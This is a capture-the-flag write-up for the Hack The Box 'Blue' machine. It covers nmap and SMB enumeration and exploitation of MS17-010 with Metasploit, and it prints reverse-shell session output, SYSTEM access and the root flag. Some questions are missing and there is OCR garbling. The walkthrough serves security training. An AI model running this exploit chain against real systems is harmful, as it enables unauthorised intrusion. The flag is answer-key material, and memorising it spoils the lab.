HTB-BLUE



NMAP RESULTS

-sV: show version running

-sC: run default scripts

-vv: very verbose (show results as they are found)

```
135/tcp
                             syn-ack Microsoft Windows RPC
         open msrpc
139/tcp
         open netbios-ssn syn-ack Microsoft Windows netbios-ssn
445/tcp
         open
               microsoft-ds syn-ack Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open msrpc syn-ack Microsoft Windows RPC
49153/tcp open
                            syn-ack Microsoft Windows RPC
               msrpc
                           syn-ack Microsoft Windows RPC
syn-ack Microsoft Windows RPC
49154/tcp open msrpc
49155/tcp open msrpc
49156/tcp open msrpc
                             syn-ack Microsoft Windows RPC
                             syn-ack Microsoft Windows RPC
49157/tcp open msrpc
Service Info: Host: HARIS-PC; ÓS: Windows; CPE: cpe:/o:microsoft:windows
```

Q1 How many open TCP ports are listening on Blue? Don't include any 5-digit ports.

Nmap scans show tcp ports 135,139,445 open

Q2 What is the hostname of Blue?


From the nmap scan we can see the hostname at the bottom is HARIS-PC

Q3 What operating system is running on the target machine? Give a two-word answer with a name and high level version.

On port **445** we can see that Windows 7 is running

Q4 How many SMB shares are available on BLUE?

Using **SMBMAP** we can see if we can map the SMB shares



After i run it with the host address my access is denied.

But when i run with fake credentials "aj" i am given access and am able to see 5 shares.

Knowing that smb is running on port 445 and that it is vulnerable i search metasploit and find a exploit for this version

I change the RHOSTS and LHOSTS options to what is necessary and run the command.

I now have admin access and am able to get the root flag.

```
<u>msf6</u> exploit(windows/sml
RHOSTS ⇒ 10.129.69.160
                                                 ) > set RHOSTS 10.129.69.160
msf6 exploit(
[*] Started reverse TCP handler on 10.10.14.66:4444
[*] 10.129.69.160:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 10.129.69.160:445 - Built a write-what-where primitive...
[+] 10.129.69.160:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.129.69.160:445 - Selecting PowerShell target
[*] 10.129.69.160:445 - Executing the payload...
[+] 10.129.69.160:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176198 bytes) to 10.129.69.160
[*] Meterpreter session 1 opened (10.10.14.66:4444 \rightarrow 10.129.69.160:49158) at 2024-07-23 18:25:05 +1000
<u>meterpreter</u> > cd ../../../../
<u>meterpreter</u> > ls
Listing: C:\
                      Size
                              Type Last modified
                                                                       Name
                                      2017-07-21 16:56:27 +1000 $Recycle.Bin
040777/rwxrwxrwx
                              dir
040777/rwxrwxrwx 0
                                     2022-02-19 02:11:31 +1100 Config.Msi
                              dir
040777/rwxrwxrwx 0
040777/rwxrwxrwx 0
                                     2009-07-14 15:08:56 +1000 Documents and Settings
2009-07-14 13:20:08 +1000 PerfLogs
                              dir
                              dir
                                    2022-02-19 02:02:50 +1100 Program Files
040555/r-xr-xr-x 4096
040555/r-xr-xr-x 4096
040777/rwxrwxrwx 4096
                                      2017-07-15 02:58:41 +1000
                              dir
                                                                       Program Files (x86)
                                      2017-12-24 13:23:01 +1100
                                                                      ProgramData
                              dir
                                     2022-02-19 01:09:14 +1100
040777/rwxrwxrwx 0
                              dir
                                                                      Recovery
040777/rwxrwxrwx
                              dir
                                      2017-07-14 23:48:44 +1000
                                                                       Share
040777/rwxrwxrwx 4096
                                     2022-02-19 02:02:22 +1100
                                                                       System Volume Information
                                     2017-07-21 16:56:23 +1000
040555/r-xr-xr-x 4096
                              dir
                                                                      Users
                                      2024-07-23 18:18:51 +1000
040777/rwxrwxrwx
                     16384
                              dir
                                                                      Windows
000000/-
                               fif
                                    1970-01-01 10:00:00 +1000 pagefile.sys
                     0
```

Q7 What user do you get execution with when exploiting MS17-010?

When we spawn a shell and run the command "whoami" we see we are the user **nt authority\system

```
meterpreter > shell
Process 1932 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
```

Q8 User flag.txt

We can now get user and root txt.

User flag is located in Haris's Desktop

Q9 Root flag

And the root text is located in

Administrators/Desktop

meterpreter > cd Administrator
meterpreter > ls
Listing: C:\Users\Administrator

Mode	Size	Туре	Last modified		Name	
 040777/rwxrwxrwx	0	dir	2024-07-23 1	— 18:10:05	+1000	AppData
040777/rwxrwxrwx	0	dir	2017-07-21 1			Application Data
040555/r-xr-xr-x	0	dir	2017-07-21 1			Contacts
040777/rwxrwxrwx	0	dir	2017-07-21 1	16:56:24	+1000	Cookies
040555/r-xr-xr-x	0	dir	2017-12-24 1	13:22:48	+1100	Desktop
040555/r-xr-xr-x	4096	dir	2017-07-21 1	16:56:40	+1000	Documents
040555/r-xr-xr-x	4096	dir	2022-02-19 0	02:21:10	+1100	Downloads
040555/r-xr-xr-x	0	dir	2017-07-21 1	16:56:42	+1000	Favorites
040555/r-xr-xr-x	0	dir	2017-07-21 1	16:56:40	+1000	Links
040777/rwxrwxrwx	0	dir	2017-07-21 1	16:56:24	+1000	Local Settings
040555/r-xr-xr-x	0	dir	2017-07-21 1	16:56:40	+1000	Music
040777/rwxrwxrwx	0	dir	2017-07-21 1	16:56:24	+1000	My Documents
100666/rw-rw-rw-	786432	fil	2024-07-23 1	18:10:08	+1000	NTUSER.DAT
100666/rw-rw-rw-	65536	fil	2017-07-21 1	16:57:29	+1000	NTUSER.DAT{016888bd-6c
100666/rw-rw-rw-	524288	fil	2017-07-21 1	16:57:29	+1000	NTUSER.DAT{016888bd-6c
100666/rw-rw-rw-	524288	fil	2017-07-21 1	16:57:29	+1000	NTUSER.DAT{016888bd-6c
040777/rwxrwxrwx	0	dir	2017-07-21 1	16:56:24	+1000	NetHood
040555/r-xr-xr-x	0	dir	2017-07-21 1	16:56:40	+1000	Pictures
040777/rwxrwxrwx	0	dir	2017-07-21 1	16:56:24	+1000	PrintHood
040777/rwxrwxrwx	0	dir	2017-07-21 1	16:56:24	+1000	Recent
040555/r-xr-xr-x	0	dir	2017-07-21 1	16:56:40	+1000	Saved Games
040555/r-xr-xr-x	0	dir	2017-07-21 1	16:56:40	+1000	Searches
040777/rwxrwxrwx	0	dir	2017-07-21 1	16:56:24	+1000	SendTo
040777/rwxrwxrwx	0	dir	2017-07-21 1	16:56:24	+1000	Start Menu
040777/rwxrwxrwx	0	dir	2017-07-21 1	16:56:24	+1000	Templates
040555/r-xr-xr-x	0	dir	2017-07-21 1	16:56:40	+1000	Videos
100666/rw-rw-rw-	262144	fil	2024-07-23 1	18:34:26	+1000	ntuser.dat.LOG1
100666/rw-rw-rw-	0	fil	2017-07-21 1	16:56:24	+1000	ntuser.dat.LOG2
100666/rw-rw-rw-	20	fil	2017-07-21 1	16:56:24	+1000	ntuser.ini
meterpreter > cd Desktop						
<pre>meterpreter > cat root.txt</pre>						
7fa4007433c7fa <u>e</u> 34860138132ac8842						
<pre>meterpreter ></pre>						